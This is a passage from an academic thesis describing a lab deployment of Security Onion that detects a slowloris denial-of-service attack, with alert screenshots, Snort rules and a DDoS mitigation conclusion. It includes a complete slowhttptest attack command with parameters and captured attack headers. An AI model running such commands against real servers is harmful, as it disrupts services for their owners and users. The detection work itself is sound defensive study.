
Enterprise Log Search and Archive (ELSA) is a centralized system log framework which built on Syslog-NG, MySQL and Sphinx full-text search engine. It provides capability to process system logs. Currently, developers of Security Onion working on integrating Elastic Stack into Security Onion box. It will provide Security Onion with more visual alert and data analysis interface.

Security Onion can be deployed in several network configurations. It can be installed as a standalone deployment with Server and Sensor components built in together, as a master server with multiple distributed sensors across the network being monitored or as a hybrid set up.

I deployed Security Onion in VMware Workstation in the Bahcesehir University Cyber Security Center Laboratory (BAU-SGM). The topology is seen in the Figure 5.1. During setting up Security Onion, there are two options, Quick Setup and Advanced Setup. The quick mode is used when setting up a standalone Security Onion platform. The advanced mode is used when there is more complex deployment requirement such as a Master Server with multiple Sensors. Security Onion machine need to have two network interfaces. One is for management purpose and the other is sniffing purpose in promiscuous mode. To achieve sniffing it needs to be connected to span or tap port on the local switch. I managed this in BAUSGM with Dell 5548P switch via port mirroring.


After installation of the Security Onion, initial configuration needs to be done. Click on the setup icon and configure network interfaces. This process turns monitoring interface into promiscuous mode automatically and employs monitoring capability to Security Onion. Figure 5.2 shows Security Onion desktop.

**Figure 5.2**: **Security Onion desktop.**



In my configuration, management interface is eth0, and monitoring interface is eth1.

**Figure 5.3: Security Onion network interfaces.**




```
ares@ares-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:94:2d:93
          inet addr:192.168.1.64  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe94:2d93/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24850 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4595 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2588170 (2.5 MB)  TX bytes:860032 (860.0 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:94:2d:9d
          UP BROADCAST RUNNING NOARP PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:21487 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Later “rule-update” command executed for updating snort rules before they go into effect.

Now that I sent an attack command targeting web server with “slowhttptest” tool. Figure 5.4 is showing the command.


**Figure 5.4: Attacker runs slowloris attack against a web server.**



```
oot@kali:~# slowhttptest -c 1000 -H -g -o wiptables -i 10 -r 200 -t GET -u http
://192.168.1.61 -x 24 -p 3 -l 90
Sat Apr  8 03:16:13 2017:
Sat Apr  8 03:16:13 2017:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
est type:                          SLOW HEADERS
umber of connections:              1000
RL:                                http://192.168.1.61/
```

Security Onion detected the attack. For monitoring alerts, I run the squil client which is a graphical interface employing real-time access to events, session data and captured packets.

**Figure 5.5: Squil interface showing slowloris attack.**



SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: ares UserID: 2 2017-04-09 22:44:13 GMT

RealTime Events | Escalated Events | Event Query 1 | 2.1385 | Event Query 3

| ST | CNT | Sensor | Alert ID | Date/Time | Src IP | SPort | Dst IP | DPort | Pr | Event Message |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | ares-virtu... | 2.8267 | 2017-04-07 15:05:17 | 192.168.1.63 | 59736 | 192.168.1.61 | 22 | 6 | ET SCAN Potential SSH Scan OUTBOUND |
| RT | 1 | ares-virtu... | 2.8193 | 2017-04-07 15:02:59 | 192.168.1.63 | 60261 | 192.168.1.61 | 5810 | 6 | ET SCAN Potential VNC Scan 5800-5820 |
| RT | 2 | ares-virtu... | 2.8192 | 2017-04-07 15:02:59 | 192.168.1.63 | 60261 | 192.168.1.61 | 5901 | 6 | ET SCAN Potential VNC Scan 5900-5920 |
| RT | 23 | ares-virtu... | 2.8579 | 2017-04-07 16:37:58 | 78.46.53.11 | 123 | 192.168.1.64 | 123 | 17 | ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 529 |
| RT | 18 | ares-virtu... | 2.30 | 2017-03-08 18:51:18 | 78.46.53.11 | 123 | 192.168.1.62 | 123 | 17 | ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 530 |
| RT | 19 | ares-virtu... | 2.4243 | 2017-03-14 17:15:38 | 192.168.1.62 | 49832 | 192.168.1.65 | 80 | 6 | ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool |
| RT | 62 | ares-virtu... | 2.5171 | 2017-04-07 13:05:12 | 192.168.1.63 | 56856 | 192.168.1.61 | 80 | 6 | ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool |
| RT | 2 | ares-virtu... | 2.3323 | 2017-03-12 12:35:43 | 82.165.177.154 | 80 | 192.168.1.66 | 51640 | 6 | GPL ATTACK_RESPONSE id check returned root |
| RT | 1 | ares-virtu... | 2.8304 | 2017-04-07 15:05:23 | 192.168.1.63 | 46792 | 192.168.1.61 | 21 | 6 | GPL FTP PORT bounce attempt |

IP Resolution | Agent Status | Snort Statistics | System Msgs | User Msgs

☑ Reverse DNS ☐ Enable External DNS

Src IP: 192.168.1.63
Src Name: Unknown
Dst IP: 192.168.1.61
Dst Name: Unknown

Whois Query: ○ None ○ Src IP ● Dst IP

#

☑ Show Packet Data ☑ Show Rule

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Unusually Fast HTTP Requests With Referer
Url Matching DoS Tool"; flow:to_server,established; content:"Referer|3a 20|"; http_header; content:"/slowhttptest/"; http_header;
fast_pattern:only; pcre:"/Referer\x3a\x20[^\r\n]*\/slowhttptest\/Hi"; threshold: type both, track by_src, count 15, seconds 30;
```


| IP | Source IP | Dest IP | Ver | HL | TOS | len | ID | Flags | Offset | TTL | ChkSum |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 192.168.1.63 | 192.168.1.61 | 4 | 5 | 0 | 305 | 49716 | 2 | 0 | 64 | 62405 |

| TCP | Source Port | Dest Port | R 1 | R 0 | U R G | A C K | P S H | R S T | S Y N | F I N | Seq # | Ack # | Offset | Res | Window | Urp | ChkSum |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|

Search Packet Payload ○ Hex ● Text ☐ NoCase

As seen on Figure 5.5, “ET WEB_SERVER Unusually Fast HTTP Request with Referer URL Matching DoS Tool” event message is logged. Highlighting the alert shows the alert data and the rule that triggered this event. The fields shown on the main screen: State, Count, used Sensor, Alert ID, Date and Time, Source and Destination IP, Source and Destination port, Priority and Event Message. Figure 5.6 shows more detailed data to analyze the event.

**Figure 5.6: Squil interface showing slowloris attack, bro transcript and alert rule.**



```
Sensor Name: ares-virtual-machine-eth1-1
Timestamp: 2017-04-07 13:05:12
Connection ID: .ares-virtual-machine-eth1-1_5171
Src IP:          192.168.1.63 (Unknown)
Dst IP:          192.168.1.61 (Unknown)
Src Port:        56856
Dst Port:        80
OS Fingerprint: 192.168.1.63:56856 - UNKNOWN [S20:64:1:60:M1460,S,T,N,W7:.:?:?] (up: 1 hrs)
OS Fingerprint:   -> 192.168.1.61:80 (link: ethernet/modem)

SRC: GET / HTTP/1.1
SRC: Host: 192.168.1.61
SRC: User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
GeckoAppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30
SRC: Referer: https://github.com/shekyan/slowhttptest/
SRC:
SRC: X-4FStdn66leDmvOjpt: lievK
SRC:
SRC: X-Ioh: spTeT3g9uJq
SRC:
SRC: X-ekuMdtd: O5NGJgTOK9dhL
SRC:
SRC: X-TH: i5z
SRC:
SRC: X-LrGXsraS: vsq
SRC:
SRC: X-DlXQoqyddRJxoA3rO: Yf0v
SRC:
SRC: X-ONL: x6v2UQFCc1501xNTuaQvh0
SRC:
```

| DPort | Pr | Event Message |
|---|---|---|
| 80 | 6 | ET POLICY GNU/Linux APT User-Agent Outbound likely related to package manageme... |
|  | 0 | [OSSEC] Host-based anomaly detection event (rootcheck). |
| 67 | 17 | ET POLICY Possible Kali Linux hostname in DHCP Request Packet |
| 67 | 17 | ET POLICY Possible Kali Linux hostname in DHCP Request Packet |
|  | 1 | GPL ICMP_INFO PING *NIX |
| 80 | 6 | ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool |
| 80 | 6 | ET POLICY HTTP Outbound Request contains pw |
| 3306 | 6 | ET POLICY Suspicious inbound to mySQL port 3306 |
| 5432 | 6 | ET POLICY Suspicious inbound to PostgreSQL port 5432 |


```
T any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Unusually Fast HTTP Requests With Referer
flow:to_server,established; content:"Referer|3a 20|"; http_header; content:"/slowhttptest/"; http_header;
/Referer\x3a\x20[^\r\n]*\/slowhttptest\/Hi"; threshold: type both, track by_src, count 15, seconds 30;
```

| Dest IP | Ver | HL | TOS | len | ID | Flags | Offset | TTL | ChkSum |
|---|---|---|---|---|---|---|---|---|---|
| 192.168.1.61 | 4 | 5 | 0 | 305 | 49716 | 2 | 0 | 64 | 62405 |

The transcription of event might be seen by clicking the right mouse button on the event id tab and choosing the option “transcript”. This function is coming from Bro IDS. On the right side of the Figure 5.6, alert rule is highlighted in yellow.

Squert is a web interface to make query and view event data stored in a Sguil database. Figure 5.7, is showing Squert web application window.

**Figure 5.7: Squert web application window.**




```
INTERVAL: 2017-04-07 00:00:00 -> 2017-04-07 23:59:59 (+00:00)   FILTERED BY OBJECT: NO   FILTERED BY SENSOR: NO   PRIORITY:
```

| QUEUE | SC | DC | LAST EVENT | SIGNATURE | ID | PROTO | % TOTAL |
|---|---|---|---|---|---|---|---|
| 1218 | 2 | 2 | 21:12:18 | ET POLICY Possible Kali Linux hostname in DHCP Request Packet | 2022973 | 17 | 26.716% |
| 138 | 1 | 4 | 18:38:30 | ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management | 2013504 | 6 | 3.027% |
| 81 | 1 | 1 | 15:05:19 | ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine) | 2009358 | 6 | 1.777% |
| 50 | 1 | 1 | 19:01:17 | [OSSEC] Integrity checksum changed. | 550 | 0 | 1.097% |
| 50 | 1 | 1 | 13:05:18 | ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool | 2014103 | 6 | 1.097% |
| [illegible] | [illegible] | [illegible] | [illegible] | [illegible] | [illegible] | [illegible] | [illegible] |
| 20 | 1 | 1 | 13:05:20 | ET POLICY HTTP Outbound Request contains pw | 2012870 | 6 | 0.439% |
| 15 | 1 | 3 | 15:01:30 | GPL ICMP_INFO PING *NIX | 2100366 | 1 | 0.329% |
| 3 | 3 | 3 | 18:37:46 | GPL SHELLCODE x86 inc ebx NOOP | 2101390 | 17 | 0.066% |
| 3 | 1 | 1 | 15:05:20 | GPL NETBIOS SMB-DS IPC$ share access | 2102465 | 6 | 0.066% |
| 3 | 1 | 1 | 15:05:18 | GPL WEB_SERVER 403 Forbidden | 2101201 | 6 | 0.066% |
| 3 | 1 | 1 | 15:05:16 | ET POLICY Suspicious inbound to mySQL port 3306 | 2010937 | 6 | 0.066% |

Squert provides different graphical views to Squil database giving further analysis capability. Figure 5.8 shows another Squert window.

**Figure 5.8: Squert web application window.**



INTERVAL: 2017-04-07 00:00:00 -> 2017-04-07 23:59:59 (+00:00) FILTERED BY OBJECT: YES FILTERED BY SENSOR: NO PRIORITY: 100.0%

| PRIORITY | | |
|---|---|---|
| high | - | |
| medium | 50 | (100.0%) |
| low | - | |
| other | - | |

| CLASSIFICATION | | |
|---|---|---|
| 🟥 compromised L1 | - | |
| 🟧 compromised L2 | - | |
| 🟧 attempted access | 93 | (2.0%) |
| 🟨 denial of service | 2842 | (62.3%) |
| 🟦 policy violation | - | |
| 🟨 reconnaissance | - | |
| 🟪 malicious | - | |
| 🟦 no action req'd. | - | |
| 🟥 escalated event | - | |

| QUEUE | SC | DC | ACTIVITY | LAST EVENT | SIGNATURE | ID | PROTO | % TOTAL |
|---|---|---|---|---|---|---|---|---|
| 50 | 1 | 1 | | 13:05:18 | ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool | 2014103 | 6 | 1.097% |

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool"; flow:to_server,established; content:"Referer|3a 20|"; http_header; content:"/slowhttptest/"; http_header; fast_pattern:only; pcre:"/Referer\x3a\x20[^\r\n]*\/slowhttptest\//Hi"; threshold: type both, track by_src, count 15, seconds 30; reference:url,community.qualys.com/blogs/securitylabs/2012/01/05/slow-read; classtype:web-application-activity; sid:2014103; rev:3;)
```

file: downloaded.rules:19838

☑ CATEGORIZE 50 EVENT(S) CREATE FILTER: src dst both

| QUEUE | ACTIVITY | LAST EVENT | SOURCE | AGE | COUNTRY | DESTINATION | AGE | COUNTRY |
|---|---|---|---|---|---|---|---|---|

# 6. CONCLUSION

In this thesis, I introduce current, most popular DoS and DDoS attacks. I simulated some of them in test bed environment and presented attack architectures. Lastly, I explained available mitigation methods.

Recent security reports show that DoS/DDoS attacks continue to threat internet world. According to Arbor Network`s 12th annual Worldwide Infrastructure Security Report (WISR), this year’s results show that 8 percent increase in enterprise, government and education organizations experienced a DDoS attack in 2017. Forty-two percent of enterprise, government and education (EGE) sector targeted DDoS attacks over the past year. Specifically, in banking/finance sector, 63 percent targeted an attack, compared to only 45 percent last year. Government also trended higher, with 53 percent reporting incidents, compared to only 43 percent last year (Anon 2017). Organizations should be well prepared for such attacks. Even many organizations are aware of the seriousness of the current threat, most of them is not enough protected. In summary organizations should implement current best practices listed below:

Intelligent DDoS mitigation systems (IDMS) offers an ideal solution by enabling a layered defense strategy to stand against both volumetric and application-layer DDoS attacks. IDMS consists of a cloud and ISP based DDoS defense method. This should be supported with internet data center or enterprise edge DDoS protection system.

Organization’s network and application infrastructure should be hardened. Best practices have to be implemented on edge routers, firewalls. Any network based DoS/DDoS mitigation techniques like Border Gateway Protocol (BGP) black-holing, Flowspec must be implemented and tested in the preparation stage.

Network security devices such as load-balancers and firewalls are not enough to provide a complete DDoS defence. These devices can deal effectively with some kinds of attack, but these devices might also be a target for the hackers.

Network monitoring systems are important to gain complete visibility of traffic flowing through networks. If this could be maintained effectively all anomalies would be realized on time.

Documenting and maintaining contact details for the operational security teams, ISP representatives and other solution partners are important for conducting efficient incident response against attack.

In conclusion, I proposed and applied an effective mitigation method against DoS and DDoS attack. In proposed method, I deployed Security Onion as a defense and analysis mechanism. It successfully detected sample slowloris attack. In my opinion, with current capabilities, Security Onion is a robust, open source IDS/IPS/HIDS solution. Its capabilities could be extended with required addition to its rules library against emerging threats.

# REFERENCES

***Books***

Northcutt, S. and Novak, J., 2002. *Network intrusion detection*. Sams Publishing.

Yu, S., 2014. *Distributed Denial of Service Attack and Defense* (pp. 15-29). Springer New York.

Sklyarov, I., 2006. *Programming Linux Hacker Tools Uncovered: Exploits, Backdoors, Scanners, Sniffers, Brute-Forcers, Rootkits*. БХВ-Петербург.

Ristic, I., 2010. ModSecurity Handbook. Feisty Duck.

Tipton, H.F. and Krause, M., 2003. Information security management handbook. CRC Press.

*Periodicals*

Alcorn, J.A. and Chow, C.E., 2014, August. A framework for large-scale modeling and simulation of attacks on an openflow network. In *Computer Communication and Networks (ICCCN), 2014 23rd International Conference on* (pp. 1-6). IEEE.

Ambikavathi, C. and Srivatsa, S.K., 2016. Integrated intrusion detection approach for cloud computing. *Indian Journal of Science and Technology*, *9*(22).

Anagnostopoulos, M., Kambourakis, G., Kopanos, P., Louloudakis, G. and Gritzalis, S. (2013). DNS amplification attack revisited. *Computers & Security*, 39, pp.475-485.

Badve, O.P. and Gupta, B.B., 2016. Taxonomy of recent DDoS attack prevention, detection, and response schemes in cloud environment. In *Proceedings of the International Conference on Recent Cognizance in Wireless Communication & Image Processing* (pp. 683-693). Springer, New Delhi.

Beaumont-Gay, M., 2007, July. A comparison of SYN flood detection algorithms. In *Internet Monitoring and Protection, 2007. ICIMP 2007. Second International Conference on* (pp. 9-9). IEEE.

Bhuyan, M.H., Kashyap, H.J., Bhattacharyya, D.K. and Kalita, J.K., 2013. Detecting distributed denial of service attacks: methods, tools and future directions. *The Computer Journal*, *57*(4), pp.537-556

Bisiaux, J.Y., 2014. DNS threats and mitigation strategies. *Network Security*, *2014*(7), pp.5-9.

Booth, T. and Andersson, K., 2016, November. Network DDoS Layer 3/4/7 Mitigation via Dynamic Web Redirection. In *International Conference on Future Network Systems and Security* (pp. 111-125). Springer International Publishing.

Daemon, R., Infinity. 1996. *Project neptune. Phrack Magazine*, *7*, p.48.

Damon, E., Dale, J., Laron, E., Mache, J., Land, N. and Weiss, R., 2012, October. Hands-on denial of service lab exercises using slowloris and rudy. In *proceedings of the 2012 information security curriculum development conference* (pp. 21-29). ACM.

Disterer, G., 2013. ISO/IEC 27000, 27001 and 27002 for information security management. *Journal of Information Security*, *4*(02), p.92.

Dobbins, R., 2016. Mirai iot botnet description and ddos attack mitigation. *Arbor Threat Intelligence*, *28*.

Du, P. and Nakao, A., 2010, May. DDoS defense deployment with network egress and ingress filtering. In Communications (ICC), 2010 IEEE International Conference on (pp. 1-6). IEEE

Garber, L., 2000. Denial-of-service attacks rip the Internet. *Computer*, *33*(4), pp.12-17.

Gupta, B.B. & Badve, O.P., 2016. Taxonomy of DoS and DDoS attacks and desirable defense mechanism in a Cloud computing environment. *Neural Computing and Applications*, 28(12), pp.3655–3682.

Hang, B. and Hu, R., 2009, December. A novel SYN Cookie method for TCP layer DDoS attack. In *BioMedical Information Engineering, 2009. FBIE 2009. International* Conference on Future (pp. 445-448). IEEE.

Heenan, R. and Moradpoor, N., 2016. Introduction to Security Onion. In *The First Post Graduate Cyber Security Symposium*.

Hoque, M.S., Mukit, M., Bikas, M. and Naser, A., 2012. An implementation of intrusion detection system using genetic algorithm. *arXiv preprint arXiv:1204.1336*.

Hudaib, A.A.Z., 2015. The Principles of Modern Attacks Analysis for Penetration Tester. *International Journal of Computer Science and Security (IJCSS)*, *9*(2), p.22.

Kambourakis, G., Moschos, T., Geneiatakis, D. and Gritzalis, S., 2007, August. A fair solution to dns amplification attacks. In *Digital Forensics and Incident Analysis, 2007. WDFIA 2007. Second International Workshop on* (pp. 38-47). IEEE.

Korns, S.W. and Kastenberg, J.E., 2008. Georgia's cyber left hook. *Parameters*, *38*(4), p.60.

Kumar, A., Sharma, A.K. and Singh, A., 2012. Performance evaluation of centralized multicasting network over ICMP ping flood for DDoS. *International Journal of Computer Applications (0975–8887) Volume*.

Kumar, S., 2007, July. Smurf-based distributed denial of service (ddos) attack amplification in internet. In Internet Monitoring and Protection, 2007. ICIMP 2007. Second International Conference on (pp. 25-25). IEEE.

MacFarland, D.C., Shue, C.A. and Kalafut, A.J., 2015, March. Characterizing optimal DNS amplification attacks and effective mitigation. In *International Conference on Passive and Active Network Measurement* (pp. 15-27). Springer, Cham.

McGuire, D. and Krebs, B., 2002. Attack on internet called largest ever. *The Washington Post*, *22*.

